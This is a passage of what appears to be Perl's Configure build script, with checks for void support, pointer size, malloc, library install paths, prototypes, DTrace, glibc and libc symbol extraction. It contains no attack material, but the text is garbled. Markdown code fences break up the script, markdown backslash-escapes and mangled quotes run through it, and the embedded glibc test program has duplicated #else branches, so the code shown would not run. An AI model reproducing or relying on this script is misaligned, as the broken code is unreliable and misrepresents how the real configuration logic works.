if $cc $ccflags -c -DTRY=$defvoidused try.c >.out 2>&1 ; then

    voidflags=$defvoidused

    echo "Good. It appears to support void to the level $package wants.">&4

    if $contains warning .out >/dev/null 2>&1; then

        echo "However, you might get some warnings that look like this:"

        $cat .out

    fi

else

    echo "Hmm, your compiler has some difficulty with void. Checking further..." >&4

    if $cc $ccflags -c -DTRY=1 try.c >/dev/null 2>&1; then

        echo "It supports 1..."

        if $cc $ccflags -c -DTRY=3 try.c >/dev/null 2>&1; then

            echo "It also supports 2..."

            if $cc $ccflags -c -DTRY=7 try.c >/dev/null 2>&1; then

                voidflags=7

```

```
        echo "And it supports 4 but not 8 definitely."
    else
        echo "It doesn't support 4..."
        if $cc $ccflags -c -DTRY=11 try.c >/dev/null 2>&1; then
            voidflags=11
            echo "But it supports 8."
        else
            voidflags=3
            echo "Neither does it support 8."
        fi
    fi
else
    echo "It does not support 2..."
    if $cc $ccflags -c -DTRY=13 try.c >/dev/null 2>&1; then
        voidflags=13
        echo "But it supports 4 and 8."
    else
        if $cc $ccflags -c -DTRY=5 try.c >/dev/null 2>&1; then
            voidflags=5
            echo "And it supports 4 but has not heard about 8."
        else
            echo "However it supports 8 but not 4."
        fi
    fi
fi
```

```

        else

            echo "There is no support at all for void."

            voidflags=0

        fi

    fi

esac

case "$voidflags" in

"$defvoidused") ;;

*)      $cat >&4 <<'EOM'

Support flag bits are:

1: basic void declarations.

2: arrays of pointers to functions returning void.

4: operations between pointers to and addresses of void functions.

8: generic void pointers.

EOM

        dflt="$voidflags";

        rp="Your void support flags add up to what?"

        . ./myread

        voidflags="$ans"

        ;;

esac

$rm_try

: check for length of pointer

echo " "

```

```

case "$ptrsize" in
")
    echo "Checking to see how big your pointers are..." >&4
    if test "$voidflags" -gt 7; then
        echo '#define VOID_PTR char *' > try.c
    else
        echo '#define VOID_PTR void *' > try.c
    fi
    $cat >>try.c <<EOCP

#include <stdio.h>
#ifdef I_STDLIB
#include <stdlib.h>
#endif
int main()
{
    printf("%d\n", (int)sizeof(VOID_PTR));
    exit(0);
}
EOCP

set try
if eval $compile_ok; then
    ptrsize=`$run ./try`
    echo "Your pointers are $ptrsize bytes long."
else

```

```

        dflt='4'

        echo "(I can't seem to compile the test program.  Guessing...)" >&4

        rp="What is the size of a pointer (in bytes)?"

        . ./myread

        ptrsize="$ans"

    fi

    ;;

esac

$rm_try

case "$use64bitall" in
"$define" | true | [yY]*)

    case "$ptrsize" in

        4)        cat <<EOM >&4

*** You have chosen a maximally 64-bit build,

*** but your pointers are only 4 bytes wide.

*** Please rerun Configure without -Duse64bitall.

EOM

        case "$d_quad" in

            define)

                cat <<EOM >&4

*** Since you have quads, you could possibly try with -Duse64bitint.

EOM

            ;;

        esac

```

```
cat <<EOM >&4
```

```
*** Cannot continue, aborting.
```

```
EOM
```

```
exit 1
```

```
;;
```

```
esac
```

```
;;
```

```
esac
```

```
: determine whether to use malloc wrapping
```

```
echo " "
```

```
case "$usemallocwrap" in
```

```
[yY]*|true|$define)    dflt='y' ;;
```

```
[nN]*|false|$undef)    dflt='n' ;;
```

```
*)    case "$usedevel" in
```

```
    [yY]*|true|$define)    dflt='y' ;;
```

```
    *) dflt='n' ;;
```

```
    esac
```

```
;;
```

```
esac
```

```
rp="Do you wish to wrap malloc calls to protect against potential overflows?"
```

```
./myread
```

```

usemallocwrap="$ans"

case "$ans" in
y*|true)
    usemallocwrap="$define" ;;
*)
    usemallocwrap="$undef" ;;
esac

```

: determine which malloc to compile in

```

echo " "

case "$usemymalloc" in
[yY]*|true|$define)    dflt='y' ;;
[nN]*|false|$undef)    dflt='n' ;;
*)
    case "$ptrsize" in
        4) dflt='y' ;;
        *) dflt='n' ;;
    esac
    ;;
esac

```

```

esac

```

```

rp="Do you wish to attempt to use the malloc that comes with $package?"

```

```

. ./myread

```

```

usemymalloc="$ans"

```

```

case "$ans" in

```

```

y*|true)

```

```

    usemymalloc='y'

```



```

        mallocsrc='malloc.c'

        mallocobj="malloc$_o"

        d_mymalloc="$define"

        case "$libs" in

            *-lmalloc*)

                : Remove malloc from list of libraries to use

                echo "Removing unneeded -lmalloc from library list" >&4

                set `echo X $libs | $sed -e 's/-lmalloc / /' -e 's/-lmalloc$//`

                shift

                libs="$*"

                echo "libs = $libs" >&4

                ;;

        esac

        ;;

    *)

        usemymalloc='n'

        mallocsrc=""

        mallocobj=""

        d_mymalloc="$undef"

        ;;

    esac

: compute the return types of malloc and free

echo " "

$cat >malloc.c <<END

```

```

#$i_malloc I_MALLOC

#$i_stdlib I_STDLIB

#include <stdio.h>

#include <sys/types.h>

#ifdef I_MALLOC

#include <malloc.h>

#endif

#ifdef I_STDLIB

#include <stdlib.h>

#endif

#ifdef TRY_MALLOC

void *malloc();

#endif

#ifdef TRY_FREE

void free();

#endif

END

case "$malloctype" in
")
    if $cc $ccflags -c -DTRY_MALLOC malloc.c >/dev/null 2>&1; then
        malloctype='void *'
    else
        malloctype='char *'
    fi
;;

```

```
esac
```

```
echo "Your system wants malloc to return '$malloctype', it would seem." >&4
```

```
case "$freetype" in
```

```
")
```

```
    if $cc $ccflags -c -DTRY_FREE malloc.c >/dev/null 2>&1; then
```

```
        freetype='void'
```

```
    else
```

```
        freetype='int'
```

```
    fi
```

```
;;
```

```
esac
```

```
echo "Your system uses $freetype free(), it would seem." >&4
```

```
$rm -f malloc.[co]
```

```
: determine where site specific architecture-dependent libraries go.
```

```
: sitelib default is /usr/local/lib/perl5/site_perl/$version
```

```
: sitearch default is /usr/local/lib/perl5/site_perl/$version/$archname
```

```
: sitelib may have an optional trailing /share.
```

```
case "$sitearch" in
```

```
")    dflt=`echo $sitelib | $sed 's,/share$,,'`
```

```
    dflt="$dflt/$archname"
```

```
;;
```

```
*)    dflt="$sitearch"
```

```
;;
```

```
esac
```

```
set sitearch sitearch none
```

```
eval $prefixit
```

```
$cat <<EOM
```

The installation process will also create a directory for  
architecture-dependent site-specific extensions and modules.

```
EOM
```

```
fn=d~+
```

```
rp='Pathname for the site-specific architecture-dependent library files?'
```

```
./getfile
```

```
prefixvar=sitearch
```

```
./setprefixvar
```

```
if $test X"$sitearch" = X"$sitelib"; then
```

```
    d_sitearch="$undef"
```

```
else
```

```
    d_sitearch="$define"
```

```
fi
```

```
: Set the vendorprefix variables
```

```
$cat <<EOM
```

The installation process will also create a directory for  
vendor-supplied add-ons. Vendors who supply perl with their system  
may find it convenient to place all vendor-supplied files in this

directory rather than in the main distribution directory. This will ease upgrades between binary-compatible maintenance versions of perl.

Of course you may also use these directories in whatever way you see fit. For example, you might use them to access modules shared over a company-wide network.

The default answer should be fine for most people.

This causes further questions about vendor add-ons to be skipped and no vendor-specific directories will be configured for perl.

EOM

```
rp='Do you want to configure vendor-specific add-on directories?'
```

```
case "$usevendorprefix" in
```

```
define|true|[yY]*) dflt=y ;;
```

```
*)           : User may have set vendorprefix directly on Configure command line.
```

```
case "$vendorprefix" in
```

```
"|' ') dflt=n ;;
```

```
*)       dflt=y ;;
```

```
esac
```

```
;;
```

```
esac
```

```
./myread
```

```
case "$ans" in
```

```
[yY]*)  fn=d~+
```

```

rp='Installation prefix to use for vendor-supplied add-ons?'

case "$vendorprefix" in
  "") dflt="" ;;
  *) dflt=$vendorprefix ;;
esac

. ./getfile

: XXX Prefixit unit does not yet support siteprefix and vendorprefix

oldvendorprefix=""

case "$vendorprefix" in
  "") ;;
  *)
    case "$ans" in
      "$prefix") ;;
      *) oldvendorprefix="$prefix";;
    esac
    ;;
esac

usevendorprefix="$define"

vendorprefix="$ans"

vendorprefixexp="$ansexp"

;;

*)
  usevendorprefix="$undef"

  vendorprefix=""

  vendorprefixexp=""

  ;;

esac

```

: Set the vendorlib variables

case "\$vendorprefix" in

) d\_vendorlib="\$undef"

vendorlib=""

vendorlibexp=""

;;

\*) d\_vendorlib="\$define"

: determine where vendor-supplied modules go.

: Usual default is /usr/local/lib/perl5/vendor\_perl/\$version

case "\$vendorlib" in

)

prog=`echo \$package | \$sed 's/-\*[0-9.]\*\$//`

case "\$installstyle" in

\*lib/perl5\*) dflt=\$vendorprefix/lib/\$package/vendor\_\$prog/\$version ;;

\*) dflt=\$vendorprefix/lib/vendor\_\$prog/\$version ;;

esac

;;

\*) dflt="\$vendorlib"

;;

esac

fn=d~+

rp='Pathname for the vendor-supplied library files?'

./getfile

vendorlib="\$ans"

```

        vendorlibexp="$sansexp"

        ;;

    esac

    vendorlib_stem=`echo "$vendorlibexp" | sed "s,/$version$,,"`

    prefixvar=vendorlib

    ./installprefix

: Set the vendorarch variables

case "$vendorprefix" in

")    d_vendorarch="$undef"

        vendorarch=""

        vendorarchexp=""

        ;;

*)    d_vendorarch="$define"

        : determine where vendor-supplied architecture-dependent libraries go.

        : vendorlib default is /usr/local/lib/perl5/vendor_perl/$version

        : vendorarch default is /usr/local/lib/perl5/vendor_perl/$version/$archname

        : vendorlib may have an optional trailing /share.

        case "$vendorarch" in

            ")    dflt=`echo $vendorlib | $sed 's,/share$,,'`

                    dflt="$dflt/$archname"

                    ;;

            *)    dflt="$vendorarch" ;;

        esac

    fn=d~+

```



```

rp='Pathname for vendor-supplied architecture-dependent files?'

./getfile

vendorarch="$ans"

vendorarchexp="$ansexp"

;;

esac

prefixvar=vendorarch

./installprefix

if $test X"$vendorarch" = X"$vendorlib"; then

    d_vendorarch="$undef"

else

    d_vendorarch="$define"

fi

: Final catch-all directories to search

$cat <<EOM

```

Lastly, you can have perl look in other directories for extensions and modules in addition to those already specified.

These directories will be searched after

```

    $sitearch

    $sitelib

EOM

test X"$vendorlib" != "X" && echo '    ' $vendorlib

test X"$vendorarch" != "X" && echo '    ' $vendorarch

```

```
echo ' '
```

```
case "$otherlibdirs" in
```

```
"| ' ') dflt='none' ;;
```

```
*)      dflt="$otherlibdirs" ;;
```

```
esac
```

```
$cat <<EOM
```

Enter a colon-separated set of extra paths to include in perl's @INC  
search path, or enter 'none' for no extra paths.

```
EOM
```

```
rp='Colon-separated list of additional directories for perl to search?'
```

```
./myread
```

```
case "$ans" in
```

```
''|"|none)  otherlibdirs=' ' ;;
```

```
*)      otherlibdirs="$ans" ;;
```

```
esac
```

```
case "$otherlibdirs" in
```

```
' ') val=$undef ;;
```

```
*)      val=$define ;;
```

```
esac
```

```
set d_perl_otherlibdirs
```

```
eval $setvar
```

: Cruising for prototypes

```

echo " "

echo "Checking out function prototypes..." >&4

$cat >prototype.c <<EOCP

#$i_stdlib I_STDLIB

#ifdef I_STDLIB

#include <stdlib.h>

#endif

int main(int argc, char *argv[]) {

    exit(0);}

EOCP

if $cc $ccflags -c prototype.c >prototype.out 2>&1 ; then

    echo "Your C compiler appears to support function prototypes."

    val="$define"

else

    echo "Your C compiler doesn't seem to understand function prototypes."

    val="$undef"

fi

set prototype

eval $setvar

$rm -f prototype*

: Check if ansi2knr is required

case "$prototype" in

"$define") ;;

*)    ansi2knr='ansi2knr'

```

```
echo " "
```

```
cat <<EOM >&4
```

\$me: FATAL ERROR:

This version of \$package can only be compiled by a compiler that understands function prototypes. Unfortunately, your C compiler

```
$cc $ccflags
```

doesn't seem to understand them. Sorry about that.

If GNU cc is available for your system, perhaps you could try that instead.

Eventually, we hope to support building Perl with pre-ANSI compilers.

If you would like to help in that effort, please contact <perlbug@perl.org>.

Aborting Configure now.

```
EOM
```

```
exit 2
```

```
;;
```

```
esac
```

```
: DTrace support
```

```
dflt_dtrace='/usr/sbin/dtrace'
```

```
$test -x /usr/bin/dtrace && dflt_dtrace='/usr/bin/dtrace'
```

```
cat <<EOM
```

Perl can be built to support DTrace on platforms that support it.

DTrace is a diagnosis and performance analysis tool from Sun.

If this doesn't make any sense to you, just accept the default '\$dflt'.

EOM

```
while $test 1 ; do
    case "$usedtrace" in
        $define|true|[yY]*)
            dflt='y'
            ;;
        ?*)
            dflt='y'
            dflt_dtrace=$usedtrace
            ;;
        *)
            dflt='n'
            ;;
    esac

    rp='Support DTrace if available?'

    . ./myread

    case "$ans" in
        y|Y)    val="$define" ;;
```

```

*)    val="$undef" ;;

esac

set usedtrace

eval $setvar

test "X$usedtrace" != "X$define" && break

echo " "

rp='Where is the dtrace executable?'

dflt=$dflt_dtrace

./getfile

val="$ans"

set dtrace

eval $setvar

if $test -f $dtrace

then

    if $dtrace -h -s ../perlDtrace.d \

        -o perlDtrace.tmp >/dev/null 2>&1 \

        && rm -f perlDtrace.tmp

    then

        echo " "

        echo "Good: your $dtrace knows about the -h flag."

    else

        cat >&2 <<EOM

```

\*\*\* \$me: Fatal Error: \$dtrace doesn't support -h flag

\*\*\*

\*\*\* Your installed dtrace doesn't support the -h switch to compile a D

\*\*\* program into a C header. Can't continue.

EOM

exit 1

fi

break;

fi

case "\$fastread" in

yes)

cat >&2 <<EOM

\*\*\* \$me: Fatal Error: \$dtrace not found.

\*\*\* Can't continue.

EOM

exit 1

::

\*)

echo "\*\*\* \$dtrace was not found."

echo " "

```
;;  
esac  
  
done
```

: See if we want extra modules installed

```
echo " "  
  
case "$extras" in  
  ") dflt='n';;  
  *) dflt='y';;  
esac  
  
cat <<EOM
```

Perl can be built with extra modules or bundles of modules which  
will be fetched from the CPAN and installed alongside Perl.

Notice that you will need access to the CPAN; either via the Internet,  
or a local copy, for example a CD-ROM or a local CPAN mirror. (You will  
be asked later to configure the CPAN.pm module which will in turn do  
the installation of the rest of the extra modules or bundles.)

Notice also that if the modules require any external software such as  
libraries and headers (the libz library and the zlib.h header for the  
Compress::Zlib module, for example) you **MUST** have any such software  
already installed, this configuration process will **NOT** install such  
things for you.



If this doesn't make any sense to you, just accept the default '\$dflt'.

EOM

```
rp='Install any extra modules (y or n)?'
```

```
./myread
```

```
case "$ans" in
```

```
y|Y)
```

```
cat <<EOM
```

Please list any extra modules or bundles to be installed from CPAN,  
with spaces between the names. The names can be in any format the  
'install' command of CPAN.pm will understand. (Answer 'none',  
without the quotes, to install no extra modules or bundles.)

EOM

```
rp='Extras?'
```

```
dflt="$extras"
```

```
./myread
```

```
extras="$ans"
```

```
esac
```

```
case "$extras" in
```

```
"|'none')
```

```
val="
```

```
$rm -f ../extras.lst
```

```
::
```

```
*) echo "(Saving the list of extras for later...)"
```

```
echo "$extras" > ../extras.lst
```

```
        val=""$extras"
    ;;
esac

set extras

eval $setvar

echo " "
```

: determine where html pages for programs go

```
set html1dir html1dir none

eval $prefixit

$cat <<EOM
```

If you wish to install html files for programs in \$spackage, indicate the appropriate directory here. To skip installing html files, answer "none".

```
EOM

case "$html1dir" in
    "|none|$undef|" ) dflt=none ;;
    *) dflt=$html1dir ;;
esac

fn=dn+~

rp="Directory for the main $spackage html pages?"

. ./getfile

prefixvar=html1dir

. ./setprefixvar
```

: Use ' ' for none so value is preserved next time through Configure

```
$test X"$html1dir" = "X" && html1dir=' '
```

: determine where html pages for libraries and modules go

```
set html3dir html3dir none
```

```
eval $prefixit
```

```
$cat <<EOM
```

If you wish to install html files for modules associated with \$spackage,  
indicate the appropriate directory here. To skip installing html files,  
answer "none".

EOM

: There is no obvious default. If they have specified html1dir, then

: try to key off that, possibly changing .../html1 into .../html3.

```
case "$html3dir" in
```

```
  ") html3dir=`echo "$html1dir" | $sed 's/1$/3$/'` ;;
```

```
  *) dflt=$html3dir ;;
```

```
esac
```

```
fn=dn+~
```

```
rp="Directory for the $spackage module html pages?"
```

```
./getfile
```

```
prefixvar=html3dir
```

```
./setprefixvar
```

: Use ' ' for none so value is preserved next time through Configure

```
$test X"$html3dir" = "X" && html3dir=' '
```

: determine whether to install perl also as /usr/bin/perl

echo " "

if \$test -d /usr/bin -a "\$\$installbin" != X/usr/bin; then

\$cat <<EOM

Many scripts expect perl to be installed as /usr/bin/perl.

If you want to, I can install the perl you are about to compile

as /usr/bin/perl (in addition to \$bin/perl).

EOM

if test -f /usr/bin/perl; then

\$cat <<EOM

However, please note that because you already have a /usr/bin/perl,  
overwriting that with a new Perl would very probably cause problems.

Therefore I'm assuming you don't want to do that (unless you insist).

EOM

case "\$installusrbinperl" in

"\$define"|[yY]\*) dflt='y';;

\*) dflt='n';;

esac

else

\$cat <<EOM

Since you don't have a /usr/bin/perl I'm assuming creating one is okay.

EOM

```
        case "$installusrbinperl" in
            "$undef"|[nN]*)      dflt='n';;
            *)                     dflt='y';;
        esac

    fi

    rp="Do you want to install perl as /usr/bin/perl?"
    . ./myread

    case "$ans" in
        [yY]*)  val="$define";;
        *)      val="$undef" ;;
    esac

else

    val="$undef"

fi

set installusrbinperl

eval $setvar

: Check if we are using the GNU C library

echo " "

echo "Checking for GNU C Library..." >&4

cat >try.c <<'EOCP'
```

```

/* Find out version of GNU C library. __GLIBC__ and __GLIBC_MINOR__
   alone are insufficient to distinguish different versions, such as
   2.0.6 and 2.0.7. The function gnu_get_libc_version() appeared in
   libc version 2.1.0.   A. Dougherty, June 3, 2002.
*/

#include <stdio.h>

int main(void)
{
#ifdef __GLIBC__
#  ifdef __GLIBC_MINOR__
#    if __GLIBC__ >= 2 && __GLIBC_MINOR__ >= 1 && !defined(__cplusplus)
#      include <gnu/libc-version.h>

      printf("%s\n", gnu_get_libc_version());
#    else
      printf("%d.%d\n", __GLIBC__, __GLIBC_MINOR__);
#    endif
#  else
      printf("%d\n", __GLIBC__);
#  endif
# else
      return 0;
# else
      return 1;
# endif
}

EOCP

```

```

set try

if eval $compile_ok && $run ./try > glibc.ver; then

    val="$define"

    glibc_version=`$cat glibc.ver`

    echo "You are using the GNU C Library version $glibc_version"

else

    val="$undef"

    glibc_version=""

    echo "You are not using the GNU C Library"

fi

$rm_try glibc.ver

set d_glibc

eval $setvar

: see if nm is to be used to determine whether a symbol is defined or not

case "$usenm" in

    ")

        dflt=""

        case "$d_glibc" in

            "$define")

                echo " "

                echo "nm probably won't work on the GNU C Library." >&4

                dflt=n

                ;;

            esac

```

```

case "$dflt" in
    "")
        if $test "$osname" = aix -a "X$PASE" != "Xdefine" -a ! -f /lib/syscalls.exp; then
            echo " "
            echo "Whoops! This is an AIX system without /lib/syscalls.exp!" >&4
            echo "'nm' won't be sufficient on this sytem." >&4
            dflt=n
        fi
        ;;
    esac
case "$dflt" in
    "") dflt=`$egrep 'inlibc|csym' $rsrc/Configure | wc -l 2>/dev/null`
        if $test $dflt -gt 20; then
            dflt=y
        else
            dflt=n
        fi
        ;;
    esac
;;
*)
    case "$usenm" in
        true|$define) dflt=y;;
        *) dflt=n;;
    esac

```



```
;;  
esac  
$cat <<EOM
```

I can use \$nm to extract the symbols from your C libraries. This is a time consuming task which may generate huge output on the disk (up to 3 megabytes) but that should make the symbols extraction faster. The alternative is to skip the 'nm' extraction part and to compile a small test program instead to determine whether each symbol is present. If you have a fast C compiler and/or if your 'nm' output cannot be parsed, this may be the best solution.

You probably shouldn't let me use 'nm' if you are using the GNU C Library.

```
EOM  
rp="Shall I use $nm to extract C symbols from the libraries?"  
./myread  
case "$ans" in  
[Nn]*) usenm=false;;  
*) usenm=true;;  
esac  
  
runnm=$usenm  
case "$reuseval" in  
true) runnm=false;;
```

esac

: nm options which may be necessary

case "\$nm\_opt" in

") if \$test -f /mach\_boot; then

nm\_opt="" # Mach

elif \$test -d /usr/ccs/lib; then

nm\_opt='-p' # Solaris (and SunOS?)

elif \$test -f /dgux; then

nm\_opt='-p' # DG-UX

elif \$test -f /lib64/rld; then

nm\_opt='-p' # 64-bit Irix

else

nm\_opt=""

fi;;

esac

: nm options which may be necessary for shared libraries but illegal

: for archive libraries. Thank you, Linux.

case "\$nm\_so\_opt" in

") case "\$myuname" in

\*linux\*|gnu\*)

if \$nm --help | \$grep 'dynamic' > /dev/null 2>&1; then

nm\_so\_opt='--dynamic'

fi

```

;;
esac
;;
esac

```

: Figure out where the libc is located

```

case "$runnm" in
true)

```

: get list of predefined functions in a handy place

```

echo " "

```

```

case "$libc" in

```

```

") libc=unknown

```

```

    case "$libs" in

```

```

        *-lc_s*) libc=`./loc libc_s$_a $libc $libpth`

```

```

    esac

```

```

    ;;

```

```

esac

```

```

case "$libs" in

```

```

") ;;

```

```

*) for thislib in $libs; do

```

```

    case "$thislib" in

```

```

        -lc|-lc_s)

```

```

            : Handle C library specially below.

```

```

            ;;

```

```

        -l*)

```

```

thislib=`echo $thislib | $sed -e 's/^-l//`

if try=`./loc lib$thislib.$so.*' X $libpth`; $test -f "$try"; then
    :

elif try=`./loc lib$thislib.$so X $libpth`; $test -f "$try"; then
    :

elif try=`./loc lib$thislib$_a X $libpth`; $test -f "$try"; then
    :

elif try=`./loc $thislib$_a X $libpth`; $test -f "$try"; then
    :

elif try=`./loc lib$thislib X $libpth`; $test -f "$try"; then
    :

elif try=`./loc $thislib X $libpth`; $test -f "$try"; then
    :

elif try=`./loc Slib$thislib$_a X $xlibpth`; $test -f "$try"; then
    :

else
    try=""
fi

libnames="$libnames $try"

;;

*) libnames="$libnames $thislib" ;;

esac

done

;;

esac

```

```

xxx=normal

case "$libc" in
unknown)

    set /lib/libc.$so

    for xxx in $libpth; do

        $test -r $1 || set $xxx/libc.$so

        : The messy sed command sorts on library version numbers.

        $test -r $1 || \

            set `echo blurfl; echo $xxx/libc.$so.[0-9]* | \

            tr ' ' $trnl | egrep -v '\.[A-Za-z]*$' | $sed -e '

                h

                s/[0-9][0-9]*/0000&/g

                s/0*\([0-9][0-9][0-9][0-9]\)/\1/g

                G

                s/\n/ /' | \

                $sort | $sed -e 's/^.* //'`

        eval set \$$#

    done

    $test -r $1 || set /usr/ccs/lib/libc.$so

    $test -r $1 || set /lib/libsys_s$_a

    ;;

*)

    set blurfl

    ;;

esac

```

```

if $test -r "$1"; then

    echo "Your (shared) C library seems to be in $1."

    libc="$1"

elif $test -r /lib/libc && $test -r /lib/clib; then

    echo "Your C library seems to be in both /lib/clib and /lib/libc."

    xxx=apollo

    libc='/lib/clib /lib/libc'

    if $test -r /lib/syslib; then

        echo "(Your math library is in /lib/syslib.)"

        libc="$libc /lib/syslib"

    fi

elif $test -r "$libc" || (test -h "$libc") >/dev/null 2>&1; then

    echo "Your C library seems to be in $libc, as you said before."

elif $test -r $incpath/usr/lib/libc$_a; then

    libc=$incpath/usr/lib/libc$_a;

    echo "Your C library seems to be in $libc. That's fine."

elif $test -r /lib/libc$_a; then

    libc=/lib/libc$_a;

    echo "Your C library seems to be in $libc. You're normal."

else

    if tans=`./loc libc$_a blurfl/dyick $libpth`; $test -r "$tans"; then

        :

    elif tans=`./loc libc blurfl/dyick $libpth`; $test -r "$tans"; then

        libnames="$libnames "`./loc clib blurfl/dyick $libpth`

    elif tans=`./loc clib blurfl/dyick $libpth`; $test -r "$tans"; then

```

```

        :
elif tans=`./loc Slibc$_a blurfl/dyick $xlibpth`; $test -r "$tans"; then
        :
elif tans=`./loc Mlibc$_a blurfl/dyick $xlibpth`; $test -r "$tans"; then
        :
else
        tans=`./loc Llibc$_a blurfl/dyick $xlibpth`
fi
if $test -r "$tans"; then
        echo "Your C library seems to be in $tans, of all places."
        libc=$tans
else
        libc='blurfl'
fi
fi
if $test $xxx = apollo -o -r "$libc" || (test -h "$libc") >/dev/null 2>&1; then
        dflt="$libc"
        cat <<EOM

```

If the guess above is wrong (which it might be if you're using a strange compiler, or your machine supports multiple models), you can override it here.

EOM

else

dflt=""

```
echo $libpth | $tr ' ' $trnl | $sort | $uniq > libpath
```

```
cat >&4 <<EOM
```

I can't seem to find your C library. I've looked in the following places:

EOM

```
$sed 's/^/      /' libpath
```

```
cat <<EOM
```

None of these seems to contain your C library. I need to get its name...

EOM

fi

fn=f

rp='Where is your C library?'

./getfile

libc="\$ans"

echo " "

```
echo $libc $libnames | $tr ' ' $trnl | $sort | $uniq > libnames
```

```
set X `cat libnames`
```

shift

xxx=files

```
case $# in 1) xxx=file; esac
```

```
echo "Extracting names from the following $xxx for later perusal:" >&4
```

echo " "



```
$sed 's/^/      /' libnames >&4
```

```
echo " "
```

```
$echo $n "This may take a while...$c" >&4
```

```
for file in $*; do
```

```
    case $file in
```

```
        *$so*) $nm $nm_so_opt $nm_opt $file 2>/dev/null;;
```

```
        *) $nm $nm_opt $file 2>/dev/null;;
```

```
    esac
```

```
done >libc.tmp
```

```
$echo $n ".$c"
```

```
$grep fprintf libc.tmp > libc.ptf
```

```
xscan='eval "<libc.ptf $com >libc.list"; $echo $n ".$c" >&4'
```

```
xrun='eval "<libc.tmp $com >libc.list"; echo "done." >&4'
```

```
xxx='[ADTSIWij]'
```

```
if com="$sed -n -e 's/___IO//' -e 's/^.* $xxx *//p'";\
```

```
    eval $xscan;\
```

```
    $contains '^fprintf$' libc.list >/dev/null 2>&1; then
```

```
        eval $xrun
```

```
elif com="$sed -n -e 's/^___ *//' -e 's/^\[a-zA-Z_0-9$\]*\).*xtern.*\/1/p'";\
```

```
    eval $xscan;\
```

```
    $contains '^fprintf$' libc.list >/dev/null 2>&1; then
```

```
        eval $xrun
```

```
elif com="$sed -n -e '/|UNDEF/d' -e '/FUNC..GL/s/^.*|___ *//p'";\
```

```

eval $xscan;\

$contains '^fprintf$' libc.list >/dev/null 2>&1; then

    eval $xrun

elif com="$sed -n -e 's/^.* D __*//p' -e 's/^.* D //p'";\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

elif com="$sed -n -e 's/^_//' -e 's/^\[a-zA-Z_0-9]*\).*xtern.*text.*\1/p'";\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

elif com="$sed -n -e 's/^.*|FUNC|GLOB.*|//p'";\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

elif com="$grep '|' | $sed -n -e '/|COMMON/d' -e '/|DATA/d' \

    -e '/ file/d' -e 's/^\[^\

    ]*\).*\1/p'";\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

elif com="$sed -n -e 's/^.*|FUNC|GLOB.*|//p' -e 's/^.*|FUNC|WEAK.*|//p'";\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

elif com="$sed -n -e 's/^_//' -e '/|Undef/d' -e '/|Proc/s/.*//p'";\

```

```

eval $xscan;\

$contains '^fprintf$' libc.list >/dev/null 2>&1; then

    eval $xrun

elif com="$sed -n -e 's/^.*|Proc .*|Text *| *//p';\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

elif com="$sed -n -e '/Def. Text/s/. * \([^ ]*\)\$/\1/p';\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

elif com="$sed -n -e 's/^[-0-9a-f ]* _\(.*\)=.*\1/p';\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

elif com="$sed -n -e 's/.*\text n\\ \\ \\//p';\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

elif com="sed -n -e 's/^__.*//' -e 's/[ 	]*D[ 	]*[0-9]*.*//p';\

    eval $xscan;\

    $contains '^fprintf$' libc.list >/dev/null 2>&1; then

        eval $xrun

else

    $nm -p $* 2>/dev/null >libc.tmp

```

```

$grep fprintf libc.tmp > libc.ptf

if com="$sed -n -e 's/^.* [ADTSIW] *_[_]*//p' -e 's/^.* [ADTSIW] //p'";\

    eval $xscan; $contains '^fprintf$' libc.list >/dev/null 2>&1

then

    nm_opt='-p'

    eval $xrun

else

    echo " "

    echo "$nm didn't seem to work right. Trying $ar instead..." >&4

    com=""

    if $ar t $libc > libc.tmp && \

        $contains '^fprintf$' libc.tmp >/dev/null 2>&1

    then

        for thisname in $libnames $libc; do

            $ar t $thisname >>libc.tmp

        done

        $sed -e "s/\\$_o\\$//" < libc.tmp > libc.list

        echo "Ok." >&4

    elif test "X$osname" = "Xos2" && $ar tv $libc > libc.tmp; then

        for thisname in $libnames $libc; do

            $ar tv $thisname >>libc.tmp

            emximp -o tmp.imp $thisname \

                2>/dev/null && \

                $sed -e 's/^([_a-zA-Z0-9]*) .*$/\1/p' \

                < tmp.imp >>libc.tmp

```

```

        $rm -f tmp.imp

    done

    $sed -e "s/\$ _o\$//" -e 's/^ \+//' < libc.tmp > libc.list

    echo "Ok." >&4

else

    echo "$ar didn't seem to work right." >&4

    echo "Maybe this is a Cray...trying bld instead..." >&4

    if bld t $libc | \

        $sed -e 's/.*\+//' -e "s/\$ _o:.*\$//" > libc.list &&

        $test -s libc.list

    then

        for thisname in $libnames; do

            bld t $libnames | \

                $sed -e 's/.*\+//' -e "s/\$ _o:.*\$//" >>libc.list

            $ar t $thisname >>libc.tmp

        done

        echo "Ok." >&4

    else

        echo "That didn't work either. Giving up." >&4

        exit 1

    fi

fi

fi

fi

nm_extract="$com"

```

```

case "$PASE" in
define)

    echo " "

    echo "Since you are compiling for PASE, extracting more symbols from libc.a ..." >&4

    dump -Tv /lib/libc.a | awk '$7 == "/unix" {print $5 " " $8}' | grep "^SV" | awk '{print $2}' >> libc.list

    ;;

*) if $test -f /lib/syscalls.exp; then

    echo " "

    echo "Also extracting names from /lib/syscalls.exp for good ole AIX..." >&4

    $sed -n 's/^\([^ ]*\)[ ]*syscall[0-9]*[ ]*$/\1/p' \
        /lib/syscalls.exp >>libc.list

    fi

    ;;

esac

;;

esac

$rm -f libnames libpath

: see if dld is available

set dld.h i_dld

eval $inhdr

: Check if we are using C++

echo " "

echo "Checking for C++..." >&4

```

```

$cat >try.c <<'EOCP'

#include <stdio.h>

int main(void)
{
#ifdef __cplusplus
    return 0;
#else
    return 1;
#endif
}

EOCP

set try

if eval $compile_ok && $run ./try; then
    val="$define"
    echo "You are using a C++ compiler."
else
    val="$undef"
    echo "You are not using a C++ compiler."
fi

$rm_try cplusplus$$

set d_cplusplus

